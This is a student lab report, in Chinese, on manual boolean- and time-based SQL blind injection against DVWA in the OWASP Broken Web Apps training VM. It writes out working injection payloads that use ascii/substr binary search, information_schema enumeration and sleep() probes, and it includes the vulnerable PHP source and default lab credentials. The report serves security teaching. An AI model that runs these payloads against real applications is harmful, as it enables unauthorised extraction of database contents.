

## 《软件安全》实验报告

姓名：王昱      学号：2212046      班级：信息安全班

### 一、实验名称：

SQL 盲注

### 二、实验要求：

基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。


### 三、实验原理：

SQL 盲注（SQL Blind Injection）是一种 SQL 注入攻击方法，它在注入过程中不会直接返回错误信息或查询结果。攻击者通过观察应用程序的行为变化来推测数据库的响应。SQL 盲注主要分为两种类型：基于布尔值的盲注和基于时间的盲注。

### 四、实验过程：

#### （一）配置 OWASP 虚拟机及其 Web 环境

在老师给的工具中下载好 OWASP 虚拟机，并且在 VMware Workstation 中配置环境，随后启动虚拟机：



```

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.239.131/

You can administer / configure this machine through the console here, by SSHing
to 192.168.239.131, via Samba at \\192.168.239.131, or via phpmyadmin at
http://192.168.239.131/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".


OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```


其中有以下信息：

- 用户名：username = root
- 密码：password = owaspbwa
- Web URL：http://192.168.239.131

输入对应的网址后，保持 OWASP 虚拟机运行，进入相应的页面，选择 DVWA：



进入登录界面后输入账号 admin;密码 admin 后，即可进入 DVWA 界面，进入后选择左侧“DVWA Security”并且将其设置为 low，即完成环境配置：



以上就是本次实验的环境配置。


## （二）基于布尔 SQL 盲注

布尔盲注就是通过判断语句来猜解，如果判断条件正确则页面显示正常，否则报错。（对于一个注入点，页面只返回 True 和 False 两种类型页面，此时可以利用基于布尔的盲注。）

### 1. 判断是否存在注入，注入是字符型还是数字型

在这一部分，需要构造输入的指令判断注入类型，利用了下面几个语句：


- 输入 1:



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: SQL Injection' section. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, and File Inclusion. The main content area has a title 'Vulnerability: SQL Injection' and a form labeled 'User ID:'. The form contains a text input field and a 'Submit' button. Below the input field, the output is displayed in red text: 'ID: 1', 'First name: admin', and 'Surname: admin'. Below the output is a section titled 'More info'.

结果：显示用户存在

- 输入：输入 1' and 1=1 #




The screenshot shows the DVWA interface for the 'Vulnerability: SQL Injection' section. The 'User ID' form now contains the input '1' and 1=1 #'. After clicking 'Submit', the output in red text is: 'ID: 1' and 1=1#', 'First name: admin', and 'Surname: admin'. The 'More info' section is also visible.

单引号为了闭合原来 SQL 语句中的第一个单引号，后面的#为了闭合后面的单引号。

结果：存在

- 输入：1' and 1=2#




The screenshot shows the DVWA interface for the 'Vulnerability: SQL Injection' section. The 'User ID' form contains the input '1' and 1=2 #'. After clicking 'Submit', there is no output displayed, indicating that the user does not exist. The 'More info' section contains several links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), <http://ferruh.mavituna.com/sql-injection-cheatsheet-okw/>, and <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>.

单引号为了闭合原来 SQL 语句中的第一个单引号，后面的#为了闭合后面的单引号。

结果：没有输出提示，说明不存在，从上面三个情景看出，当输入为字符串时，先用单引号结束原 SQL 查询语句，紧接着跟着 and 之后的语句，表示并集关系。当 and 之后的语句为 false 时，结果显示不存在；当 and 后为 true，显示存在，说明存在字符型的 SQL 盲注。

查看源代码，源代码并未对 id 进行任何处理，证实了我们可以使用该字符型 SQL 盲注。



```
<?php
if(isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

## 2. 爆破当前数据库名

### 2.1 求数据库名的长度

想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符。

- 输入 1' and length(database())=1 # ，显示不存在；
- 输入 1' and length(database())=2 # ，显示不存在；
- 输入 1' and length(database())=3 # ，显示不存在；
- 输入 1' and length(database())=4 # ，显示存在：说明数据库名为 4。



## 2.2 逐个猜解字符

由于我们只能通过“询问问题”，得到是或不是的回答，最简单粗暴的方法就是对四个字符挨个遍历 26 个字母，但这样下来效率显然极低无比，因此我们选择采用二分法，根据字符的 ASCII 码值大小来不断筛选其可能的值，在获取数据库名的时候，可以采用二分法提高猜解效率，例如连续输入下列语句：

1. 输入 1' and ascii(substr(database(),1,1))>97 #
  2. 输入 1' and ascii(substr(database(),1,1))<122 #
  3. 输入 1' and ascii(substr(database(),1,1))<109 #
  4. 输入 1' and ascii(substr(database(),1,1))<103 #
  5. 输入 1' and ascii(substr(database(),1,1))<100 #
  6. 输入 1' and ascii(substr(database(),1,1))>100 #
- .....

其结果依次如下所示：

**User ID:**  
  
ID: 1' and ascii(substr(database(),1,1))>97 #  
First name: admin  
Surname: admin

### Vulnerability: SQL Injection

**User ID:**  
  
ID: 1' and ascii(substr(database(),1,1))<122 #  
First name: admin  
Surname: admin

### Vulnerability: SQL Injection

**User ID:**  
  
ID: 1' and ascii(substr(database(),1,1))<109 #  
First name: admin  
Surname: admin

### Vulnerability: SQL Injection

**User ID:**  
  
ID: 1' and ascii(substr(database(),1,1))<103 #  
First name: admin  
Surname: admin

## Vulnerability: SQL Injection

User ID:

More info

## Vulnerability: SQL Injection

User ID:

我们发现，在不断尝试的过程中，直到输入这两句才显示结果不存在，说明数据库名的第一个字符的 `ascii` 值不大于 100（小写字母 `d` 的 `ascii` 值），所以数据库名的第一个字符的 `ascii` 值为 100，即小写字母 `d`。

重复上述步骤，就可以猜解出完整的数据库名（`dvwa`）了。  
验证如下：

### Vulnerability: SQL Injection

User ID:

ID: 1' and database() = "dvwa" #  
First name: admin  
Surname: admin

### 3. 猜解数据库中的表名

#### 3.1 猜解数据库中表的数量

使用以下代码：

```
1' and (select count(table_name) from information_schema.tables where  
table_schema=database())=xxx #
```

不断从 1 递增遍历 `xxx` 的值，直到结果显示存在，说明此时的 `xxx` 就是表的数量。  
当输入如下语句的时候

```
1' and (select count(table_name) from information_schema.tables where  
table_schema=database())=2 #
```

结果如下图所示，说明表的数目为 2：

### Vulnerability: SQL Injection

User ID:

ID: 1' and (select count(table\_name) from information\_schema.tables where table\_schema=database())=2 #  
First name: admin  
Surname: admin

#### 3.2 猜解表名的长度



使用以下代码：

```
1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=xxx #
```

不断从 1 递增遍历 xxx 的值，直到结果显示存在，说明此时的 xxx 就是表的数量。  
当输入如下语句的时候：

```
1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #
```

说明第一个表有九位：

## Vulnerability: SQL Injection

User ID:

```
ID: 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #
First name: admin
Surname: admin
```

用类似第二部分的代码对该表名进行二分法查询，用以下方法：

```
1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 # 显示存在
```

```
1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<122 # 显示存在
```

```
1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<109 # 显示存在
```

```
1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<103 # 显示不存在
```

```
1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103 # 显示不存在
```

查找出来的结果为：guestbook；

用同样的方法对第二个表进行操作，结果为:users

## 4.猜解表中的字段名

### 4.1 猜解表中字段的数量

遍历下面的代码发现，当遍历到 8 的时候，显示存在，说明 users 表有 8 个字段。

```
1' and (select count(column_name) from information_schema.columns where table_name= 'users')=8#
```

结果如下：

## Vulnerability: SQL Injection

User ID:

```
ID: 1' and (select count(column_name) from information_schema.columns where table_name= 'users')=8 #
First name: admin
Surname: admin
```

### 4.2 猜解字段名长度

遍历到 7 的时候，显示存在，其他都显示不存在，说明字段名长度为 7。

```
1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=7
```

结果如下：

**Vulnerability: SQL Injection**

User ID:

ID: 1' and length(substr((select column\_name from information\_schema.columns where table\_name= 'users' limit 0,1),1))=7  
First name: admin  
Surname: admin

### 4.3 挨个猜解字段名

同上述二分法，依次猜解 ascii 码。

### 4.4 猜解表中数据

继续用二分法，重复上述所有步骤，即可猜解出所有表的关系模式。

#### （三）基于时间的 SQL 盲注

基于时间:在传入的语句设置条件延迟，若满足条件则会产生延迟。我们则根据执行这些语句时是否延迟来判断传入语句的正确性进行猜解。如果信息正确的话，系统会明显变得反应迟缓，这样的话我们就是猜对了对应的信息。

1.判断是否存在注入，注入是字符型还是数字型

- 输入 1' and sleep(5) #，感觉到明显延迟
- 输入 1 and sleep(5) #，没有延迟

第一个语句中，单引号将原 SQL 语句结束，and 后面是另一个我们构造的判断语句，输入这句话的时候有延迟，说明存在字符型的基于时间的盲注。

2.通过是否有延迟判断正确性，依次类推，即可猜解出所有结果。

## 五、心得体会：

通过本次实验，我基本了解了 SQL 盲注的一些常见手段与方法，了解到不需要知道数据库内部的信息，我们也能够将其中的信息挖掘出来；对于 SQL 语句的单引号法和永真永假法两种检测注入点的方法也更加熟悉了。我还学会了几种常见的 SQL 函数的使用，如 Substr，并在 OWASP 环境下进行 length、ASCII 等操作。实验中，通过基于布尔的 SQL 盲注，利用二分法逐步推测出所需数据，进一步加深了对 SQL 盲注的理解和防范意识。